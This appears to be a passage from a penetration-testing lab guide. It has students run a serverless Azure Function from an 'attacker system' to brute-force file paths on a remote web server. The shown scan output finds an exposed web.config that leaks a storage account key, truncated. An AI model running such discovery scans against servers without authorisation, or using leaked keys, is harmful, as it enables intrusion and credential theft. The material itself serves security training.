
Once it has been successfully uploaded, you can view and edit the contents of the file via the dropdown menu...



Change back via the dropdown menu to the "run.csx" file...

Ensure the code looks as expected now...

Click the "Save" button, if you can currently press the button...



Now using our Linux attacker system, we can curl this URL (replacing ### with your student number, e.g. 034 for student #34)...


```
root@ip-10-0-1-37:/shared# curl https://padawan###dirb.azurewebsites.net/api/ContentDiscovery1

This HTTP triggered function executed successfully. Pass a name in the query string or in the request body for a personalized response.
http://opback.com/test ( Status: Forbidden )
http://opback.com/test.asp ( Status: NotFound )
http://opback.com/test.aspx ( Status: NotFound )
http://opback.com/test.chm ( Status: NotFound )
http://opback.com/test.htm ( Status: NotFound )
http://opback.com/test.html ( Status: NotFound )
http://opback.com/test.jsp ( Status: NotFound )
http://opback.com/test.mdb ( Status: NotFound )
http://opback.com/test.php ( Status: NotFound )
http://opback.com/test.sqlite ( Status: NotFound )
http://opback.com/test.txt ( Status: NotFound )
http://opback.com/test/ ( Status: Forbidden )
http://opback.com/web.config ( Status: NotFound )
http://opback.com/web.config.bak ( Status: NotFound )
http://opback.com/web.config.bakup ( Status: NotFound )
http://opback.com/web.config.old ( Status: NotFound )
http://opback.com/web.config.temp ( Status: NotFound )
http://opback.com/web.config.tmp ( Status: NotFound )
http://opback.com/web.config.txt ( Status: NotFound )
http://opback.com/test/web.config ( Status: OK )
response: <?xml version="1.0" encoding="utf-8"?>
<!--
  For more information on how to configure your ASP.NET application, please visit
  http://go.microsoft.com/fwlink/?LinkId=301879
  -->
<configuration>
  <configSections>

    <section name="entityFramework" type="System.Data.Entity.Internal.ConfigFile.EntityFrameworkSection, EntityFramework, Version=6.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934
  <!-- For more information on Entity Framework configuration, visit http://go.microsoft.com/fwlink/?LinkID=237468 --></configSections>
  <appSettings>
    <!-- update these with your BotId, Microsoft App Id and your Microsoft App Password-->
    <add key="BotId" value="YourBotId" />
    <add key="MicrosoftAppId" value="" />
    <add key="MicrosoftAppPassword" value="" />
  </appSettings>
  <connectionStrings>
    <add name="StorageConnectionString" connectionString="DefaultEndpointsProtocol=https;AccountName=rgred003disks;AccountKey=zGqyMm4R/jhOQ4c9nSRm6lSrzv...

...

http://opback.com/test/web.config.bak ( Status: NotFound )
http://opback.com/test/web.config.bakup ( Status: NotFound )
http://opback.com/test/web.config.old ( Status: NotFound )
http://opback.com/test/web.config.temp ( Status: NotFound )
http://opback.com/test/web.config.tmp ( Status: NotFound )
http://opback.com/test/web.config.txt ( Status: NotFound )
```

Congratulations! At this point you have a fully working serverless application via the Azure Function App service which will try to discover content against a remote web server! We can see here that it discovered one object called "test/web.config" available for inspection on the remote web server.

References

References:

- https://docs.microsoft.com/en-us/azure/azure-functions/functions-overview